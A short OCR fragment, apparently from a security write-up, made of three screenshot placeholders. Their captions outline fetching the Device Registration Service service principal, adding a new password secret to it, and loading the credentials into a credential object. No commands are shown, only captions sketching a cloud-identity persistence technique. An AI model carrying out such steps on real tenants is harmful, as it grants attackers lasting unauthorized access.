
Getting the Device Registration Service service principal




Adding a new secret (password) credential to the service principal




Stuffing creds into a credential object

